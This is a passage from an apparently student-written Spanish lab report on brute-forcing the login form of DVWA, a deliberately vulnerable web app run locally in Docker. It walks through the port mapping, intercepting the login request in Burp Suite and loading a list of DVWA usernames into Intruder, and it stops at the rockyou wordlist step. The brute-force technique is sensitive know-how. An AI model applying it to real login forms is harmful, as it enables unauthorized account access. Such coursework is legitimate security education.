

Informe Laboratorio 2

Sección 3

José Avello

jose.avello1@mail.udp.cl

Septiembre de 2026

Índice

1. Descripción de actividades	3
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.1.1. Instalacion de docker	3
2.1.2. Levantamiento de DVWA en docker	3
2.2. Redirección de puertos en docker (dvwa)	4
2.3. Obtención de consulta a replicar (burp)	7
2.3.1. Instalación de Burp Suite	7
2.3.2. ejecucion Burp	7
2.4. Identificación de campos a modificar (burp)	10
2.5. Obtención de diccionarios para el ataque (burp)	11
2.5.1. diccionario de users	11
2.5.2. diccionario rockyou	13
2.5.3. Ataque	16
2.6. Obtención de al menos 2 pares (burp)	17
2.6.1. Primer par (admin/password)	18
2.6.2. Segundo par (smithy/password)	18
2.7. Obtención de código de inspect element (curl)	19
2.8. Utilización de curl por terminal (curl)	22
2.9. Demuestra 5 diferencias (curl)	23
2.10. Instalación y versión a utilizar (hydra)	23
2.11. Explicación de comando a utilizar (hydra)	24
2.12. Obtención de al menos 2 pares (hydra)	26
2.13. Explicación paquete curl (tráfico)	27
2.14. Explicación paquete burp (tráfico)	27

2.15. Explicación paquete hydra (tráfico)	28
2.16. Mención de las diferencias (tráfico)	29
2.16.1. Comentario	29

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

2.1.1. Instalacion de docker

Instalacion de docker para poder hacer uso de los contenedores y imagenes correspondientes a la actividad.


```
sudo apt update  sudo apt install -y docker.io
```

2.1.2. Levantamiento de DVWA en docker

Para levantar DVWA se utilizó el siguiente comando, proporcionado durante el desarrollo del laboratorio:

```
sudo docker run --rm -ti -p 8081:80 vulnerables/web-dvwa
```

2.2 Redirección de puertos en docker (dvwa)



```
jla@jla:~$ sudo docker run --rm -ti -p 8081:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
e9968e5981d2: Pull complete
b3d64a33242d: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
0c57df616dbf: Pull complete
3e17c6eae66c: Pull complete
2cd72dba8257: Pull complete
eb05d18be401: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the
server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to
suppress this message
. ok
==> /var/log/apache2/access.log <==
```

Figura 1: Levantamiento DVWA mediante contenedor docker.

- **sudo**: ejecuta el comando con privilegios de administrador.
- **docker run**: crea e inicia un nuevo contenedor Docker a partir de una imagen.
- **--rm**: elimina automáticamente el contenedor una vez que este se detiene.
- **-ti**: permite ejecutar el contenedor de forma interactiva y mantener una terminal asociada a este.
- **-p 8081:80**: redirige el puerto 8081 del equipo anfitrión hacia el puerto 80 del contenedor, permitiendo acceder a DVWA mediante `http://localhost:8081`.
- **vulnerables/web-dvwa**: corresponde al nombre de la imagen Docker utilizada para ejecutar Damn Vulnerable Web Application (DVWA).

2.2. Redirección de puertos en docker (dvwa)

Para permitir el acceso a DVWA desde el navegador del equipo anfitrión, se realizó una redirección de puertos mediante el parámetro:

`-p 8081:80`

Este parámetro establece una asociación entre el puerto 8081 del equipo anfitrión y el puerto 80 del contenedor Docker.

El puerto 80 corresponde al puerto donde el servidor web de DVWA recibe las solicitudes HTTP dentro del contenedor. De esta manera, al acceder desde el navegador a:

`http://localhost:8081`

2.2 Redirección de puertos en docker (dvwa)




Figura 2: Acceso a DVWA mediante el puerto 8081 del equipo anfitrión.

la solicitud enviada al puerto 8081 del equipo es redirigida hacia el puerto 80 del contenedor, permitiendo visualizar y utilizar la aplicación DVWA.

Se hace un ingreso con las credenciales User(admin) y Password (password) respectivamente para activar la función que nos va a permitir hacer las intercepciones y ataques de fuerza bruta.

2.2 Redirección de puertos en docker (dvwa)




Figura 3: Acceso a Brute Force de DVWA para comenzar las intercepciones.

2.3 Obtención de consulta a replicar (burp)




Figura 4: Brute Force de DVWA con sesión iniciada.

2.3. Obtención de consulta a replicar (burp)

2.3.1. Instalación de Burp Suite

Para instalar se debe acceder a la pagina oficial (<https://portswigger.net/burp/communitydownload>) y descargar específicamente su version **Community**.

```
sudo ./burpsuite_linux_v2026_8.sh
```

Luego ejecutar mediante la terminal el archivo tipo **.sh** para su correcta instalacion.

2.3.2. ejecucion Burp

Ya instalado se ejecuta con las configuraciones preestablecidas y se ingresa a la opcion de **proxy** del Burp Suite abriendo su propio navegador para poder abrir correctamente el **localhost:8081**.

Como se puede observar en la figura a continuacion.

2.3 Obtención de consulta a replicar (burp)




Figura 5: Burp Suite apartado de proxy.

Importante: se debe activar la opción de "Intercept off" para que pase al estado **Intercept on** y así poder hacer la captura.




Figura 6: Burp Suite apartado de proxy interruptor de Intercept off.

Luego nos devolvemos al navegador desplegado por el Burp Suite y se debe intentar acceder para poder obtener los siguientes parametros.

2.3 Obtención de consulta a replicar (burp)




Figura 7: Intercepcion de parametros mediante Burp Suite.

Se deben conservar todos los campos que nos entrega el apartado de proxy, para este caso son 19 campos que incluyen 2 lineas de espacios blancos que igualmente son necesarias para la siguiente etapa.




Figura 8: Copia de la intercepcion de parametros mediante Burp Suite.

2.4 Identificación de campos a modificar (burp)

2.4. Identificación de campos a modificar (burp)

Con el apartado de **intruder** podemos realizar el ataque de fuerza bruta. En esta sección debemos traer lo obtenido desde **proxy** y pegarlo.




Figura 9: Intruder de Burp Suite.

Dentro de todos los parametros los que nos interesan son solo dos, que corresponder a **username** y **password** que son los que se observan en las primeras lineas y de la siguiente figura.



Figura 10: Intruder modificacion de los parametros para el ataque de fuerza bruta.

2.5 Obtención de diccionarios para el ataque (burp)



Figura 11: Parametros a modificar.

- username: parámetro correspondiente al nombre de usuario.
- password: parámetro correspondiente a la contraseña.

2.5. Obtención de diccionarios para el ataque (burp)

2.5.1. diccionario de users

Mediante la insecion de la pagina se logra obtener la lista de usuarios registrados.




Figura 12: Usuarios registrados Brute Force de DVWA.

Lista de usuarios:

- 1337
- admin

2.5 Obtención de diccionarios para el ataque (burp)

- gordonb
- pablo
- smithy

Con este diccionario de usuarios se relleno las posibilidades de **payload** para la variable **user** designada.




Figura 13: Payload de la variable user.

2.5 Obtención de diccionarios para el ataque (burp)

2.5.2. diccionario rockyou

